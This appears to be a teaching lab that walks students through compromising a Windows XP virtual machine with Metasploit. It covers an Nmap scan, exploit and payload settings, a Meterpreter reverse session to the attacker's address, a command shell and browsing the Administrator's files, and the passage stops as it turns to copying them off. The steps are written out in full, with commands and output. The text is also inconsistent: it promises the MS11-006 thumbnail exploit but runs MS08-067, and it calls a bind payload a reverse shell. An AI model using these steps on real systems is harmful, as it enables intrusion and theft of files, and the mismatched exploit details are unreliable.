Lab - Hacking Windows XP via MS11-006 Windows Shell Graphics Processing

Hardware requirements for these labs:

1. Do not use a Wi-Fi connection. Use an Ethernet cable to connect to the network. Wi-Fi is configured for IPSec which can impede the labs from working. The additional transport and tunneling protocols do not play well with Kali or Metasploit.

Overview

This lab will be your introduction to exploiting vulnerabilities known to exist on certain versions of Windows XP using Metasploit. This lab should work on Windows XP SP2 and SP3.

In this lab, students will learn to attack Windows XP using the MS11-006 vulnerability provided by Metasploit. According to the Metasploit **website**:

*This module exploits a stack-based buffer overflow in the handling of thumbnails within .MIC files and various Office documents. When processing a thumbnail bitmap containing a negative 'biClrUsed' value, a stack-based buffer overflow occurs. This leads to arbitrary code execution. In order to trigger the vulnerable **code**, the folder containing the document must be viewed using the "Thumbnails" **view**.*

In other words, this type of attack would not work successfully if the user didn't **view** the malicious file in "**Thumbnail**" **view**. This is the default view for the My Pictures folder in Windows XP.

In simpler terms, we are going to transfer something (images) from the victim machines to our Kali's home directory. This exploit could be used to transfer any file type, but since Windows XP has a default folder of images, this will provide an excellent proof of concept…..if we can transfer the images from Windows XP to our attack machine, we know it works.

Metasploit Overview

The Metasploit Framework, MSF is a framework, a collection of programs and tools for penetration testing networks. Metasploit has a collection of exploits, payloads, libraries, and interfaces that can be used to exploit computers. You can find a great description of the architecture here: http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architechture . Metasploit is included in the Kali distro that is recommended for this class, but you can also easily download and install it into any flavor of Linux.

We begin by launching both Kali and our windows XPSP2 victim. The countermeasures to this exploit are to ensure your machine has updates enabled and the firewall turned on, so we need to make sure of the following:


On the Windows XP machine, make sure of the following:

1. XP is up and running as a VM
2. Make sure the firewall is disabled.
3. Make sure the Windows Update is turned off.
4. No anti-virus is installed
5. On the Windows XP victim, open up 'My Documents' open the 'My Pictures' folder and then the Sample Pictures folder. Take the images from the 'Sample Pictures' folder and place them at the root of 'My Pictures' folder. This will make sense later.

In the previous labs, we learned to use Nmap to find our victim and to identify any vulnerabilities. Let's bring what we have learned together with this lab.

Perform a network scan and identify potentially vulnerable machines

Start a terminal session and identify the IP address assigned to your Kali machine.



This is the instructor's IP, not the students!!! Your IP will differ for reasons that should by now be obvious; you are on a different network.

Using Nmap we want to scan the network portion of the IP address. If the last octet is the host IP, the first three octets represent the network IP.

Using Nmap, I'm going to scan my network IP looking for victims. Follow along by scanning your network IP. The -O is a capital letter, not a zero. The numeral zero has the small dot in the center.

The network IP has the zero added to the end of it along with the /24. This tells Nmap, only scan for IPs 1-254 in the host portion of the IP range. The /24 tells Nmap that the first three octets are already full and to ignore these octets.

```
root@kali:~# nmap -O 192.168.225.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-22 00:18 EST
```

Nmap scanned 254 IPs is just a few minutes and found five live hosts on my network. You have to scroll to the top of the terminal window to see all your scan results.

We are interested in the results of our Windows XP victim. We knew there were machines on the network. To find the machines, we only needed to identify the network IP. We did that by identifying the IP of our attack machine.


```
Nmap scan report for 192.168.225.129
Host is up (0.00016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:4A:1F:8F (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_s
erver_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

Nmap scan report for 192.168.225.254
Host is up (0.000039s latency).
```

We have three pieces of information we need from the scan results. We now know there is a Windows XP machine running SP2 and lastly, the IP of the victim and port 445 is open.


We now know what to attack and how to attack.

On with the lab….

Open Kali terminal and type “msfconsole” to start the Metasploit console




From the msf> prompt, type "search netapi" to find the ideal exploit.




We always use the best of the best, and we want to ensure our success so let's go with the exploit rated as great.

You can copy the exploit path and use it as follows:




At the prompt type, the word 'use' and paste the path of the exploit. If that's too difficult, type the path in.


Notice that the exploit is in red color. By typing "show options" we can see the current configuration.



We now need to change the remote host IP to that of our victim. My victims IP address is 192.168.225.129, yours will differ!!! Remember how I go this?



We type 'set rhost 192.168.225.129'



We now need to identify which payload we want to be delivered with our exploit.

For this attack, we will set the payload "**windows/meterpreter/bind_tcp**." What we strive to do is gain complete access to the victim by creating a reverse shell. This means we can see and access what is on the victim's machine using a remote shell to browse the victim's files.

So far we have….

1. Launched an exploit
2. Delivered a payload

Finally, change the lhost value to your local IP, or the attacker IP.


We next set the lhost to our attack machine's IP address. The address assigned to my Kali install is 192.168.225.128. Yours will differ!!!

We type 'set lhost 192.168.225.128'

```
msf exploit(ms08_067_netapi) > set lhost 192.168.225.128
lhost => 192.168.225.128
msf exploit(ms08_067_netapi) >
```

Once all three options are set, you can again type 'show options' and confirm all three settings are correct.

Notice my target IP is 192,158,225,129, port 445 is being, and reverse TCP will send the connection back to IP 192.168.225.128 using port 4444 (our hacker IP).




Ready to launch? Type 'exploit' at the prompt. If you see the same response that I show in this image, you have successfully exploited and launched a payload onto your victim's machine, and you are in! Congratulations!

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.225.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.225.129
[*] Meterpreter session 1 opened (192.168.225.128:4444 -> 192.168.225.129:1086)
at 2016-01-22 01:24:36 -0500

meterpreter >
```

Again, you are now into the victim machine so let's see what we can see. Notice the command prompt changed to meterpreter >. We now have complete access and can do whatever we want to our victim at this point.

To reboot the machine, we could type in 'reboot' but don't do that yet. To see what commands meterpreter has to offer, type 'help' at the prompt.



Meterpreter, short for Meta-Interpreter, is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features that would otherwise be tedious to implement purely in assembly. The way that it accomplishes this is by allowing developers to write their own extensions in the form of shared object (DLL) files that can be uploaded and injected into a running process on a target computer after exploitation has occurred. Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus allowing them to execute under the radar of standard Anti-Virus detection.

Let's summarize what we have so far. Metasploit provides the exploits and the payloads, and one of those payloads is Meterpreter, a sophisticated payload that allows us to run numerous commands from a single prompt.

Let's have some fun….

Two very useful commands that we need to become familiar with are 'pwd' and 'shell.' 'pwd' is a Unix command, and it will let you know what's your current path or location, and 'shell' opens a command prompt for you, this one is useful if you are familiar with Windows shell.

We know that we have a connection the victim but where on the machine are we sitting? For that, we type the 'pwd' command.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

I'm sitting at the root of the C:\ drive on the Windows XP victim.

We next type in the 'shell' command…

```
meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

We now have the Windows XP command prompt… the same command prompt you would see if you were sitting physically at the command prompt on the victim machine….it is the same prompt.

Let's browse the victims 'My Documents' folder. Let's return back to the metepreter prompt by typing 'exit.'

Let's see where we are using the 'pwd.' Now let's change directories to the 'My Documents.'


Using the 'pwd' command we see that we are sitting at the C:\Windows\System32 folder. We need to get out of this directory and back to the root of the C:\. To do this, we type cd \

```
meterpreter > cd \
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2016-01-09 21:49:18 -0500  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2016-01-09 21:49:18 -0500  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2016-01-09 22:15:58 -0500  Documents and Settings
100444/r--r--r--  0          fil   2016-01-09 21:49:18 -0500  IO.SYS
100444/r--r--r--  0          fil   2016-01-09 21:49:18 -0500  MSDOS.SYS
100555/r-xr-xr-x  47564      fil   2006-02-28 07:00:00 -0500  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2016-01-09 22:17:50 -0500  Program Files
40777/rwxrwxrwx   0          dir   2016-01-09 21:52:37 -0500  System Volume Information
40777/rwxrwxrwx   0          dir   2016-01-15 06:01:03 -0500  WINDOWS
100666/rw-rw-rw-  211        fil   2016-01-09 21:45:46 -0500  boot.ini
100444/r--r--r--  250032     fil   2006-02-28 07:00:00 -0500  ntldr
100666/rw-rw-rw-  805306368  fil   2016-01-21 23:29:38 -0500  pagefile.sys

meterpreter >
```

Now when we type in the 'pwd' command, we see we are at the root of the C:\. We next type the 'ls' command. We see we have access to Documents and Settings. This is where all the user profiles and documents are stored.

Let's change directories to the Documents and Settings folder and see what is inside using the 'ls'. Type cd "Documents and Settings."

See what data is contained inside of Documents and Settings by using the ls command.



We want the administrator's profile and what's inside. Change directory to the Administrator folder….cd "Administrator."

Check your location…

List your contents…..

```
meterpreter > cd "Administrator"
meterpreter > pwd
C:\Documents and Settings\Administrator
meterpreter > ls
Listing: C:\Documents and Settings\Administrator
============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40555/r-xr-xr-x   0       dir   2016-01-09 22:16:38 -0500  Application Data
40777/rwxrwxrwx   0       dir   2016-01-09 21:49:26 -0500  Cookies
40777/rwxrwxrwx   0       dir   2016-01-10 05:43:37 -0500  Desktop
40555/r-xr-xr-x   0       dir   2016-01-09 22:16:47 -0500  Favorites
40777/rwxrwxrwx   0       dir   2016-01-10 05:43:37 -0500  Local Settings
40555/r-xr-xr-x   0       dir   2016-01-09 22:16:47 -0500  My Documents
100666/rw-rw-rw-  524288  fil   2016-01-15 06:12:34 -0500  NTUSER.DAT
40777/rwxrwxrwx   0       dir   2016-01-10 05:43:37 -0500  NetHood
40777/rwxrwxrwx   0       dir   2016-01-10 05:43:37 -0500  PrintHood
40555/r-xr-xr-x   0       dir   2016-01-09 22:16:47 -0500  Recent
40555/r-xr-xr-x   0       dir   2016-01-09 22:16:06 -0500  SendTo
40555/r-xr-xr-x   0       dir   2016-01-10 05:43:37 -0500  Start Menu
40777/rwxrwxrwx   0       dir   2016-01-09 21:46:53 -0500  Templates
100666/rw-rw-rw-  1024    fil   2016-01-22 02:12:42 -0500  ntuser.dat.LOG
100666/rw-rw-rw-  178     fil   2016-01-15 06:12:34 -0500  ntuser.ini

meterpreter >
```

We need to see what is present in the Administrator's My Documents directory…change directory to "My Documents."

```
meterpreter > cd "My Documents"
meterpreter > pwd
C:\Documents and Settings\Administrator\My Documents
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\My Documents
============================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40555/r-xr-xr-x   0     dir   2016-01-09 22:16:47 -0500  My Music
40555/r-xr-xr-x   0     dir   2016-01-09 22:16:47 -0500  My Pictures
100666/rw-rw-rw-  84    fil   2016-01-09 22:16:47 -0500  desktop.ini

meterpreter >
```

We want to see what images the administrator is keeping…..cd "My Pictures."

- Check your location
- List the contents.

```
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\My Documents\My Pictures
==========================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  28521   fil   2006-02-28 07:00:00 -0500  Blue hills.jpg
100666/rw-rw-rw-  191     fil   2016-01-09 22:16:47 -0500  Desktop.ini
100666/rw-rw-rw-  668     fil   2016-01-09 22:16:06 -0500  Sample Pictures.lnk
100666/rw-rw-rw-  71189   fil   2006-02-28 07:00:00 -0500  Sunset.jpg
100666/rw-rw-rw-  15872   fil   2016-01-22 02:43:25 -0500  Thumbs.db
100666/rw-rw-rw-  83794   fil   2006-02-28 07:00:00 -0500  Water lilies.jpg
100666/rw-rw-rw-  105542  fil   2006-02-28 07:00:00 -0500  Winter.jpg

meterpreter >
```


If you moved the sample images from the Sample folder to the root of the My Pictures folders at the start of the lab, you should see what the above image shows.

Let's now take all the administrator's pictures and move them to our attack machine.

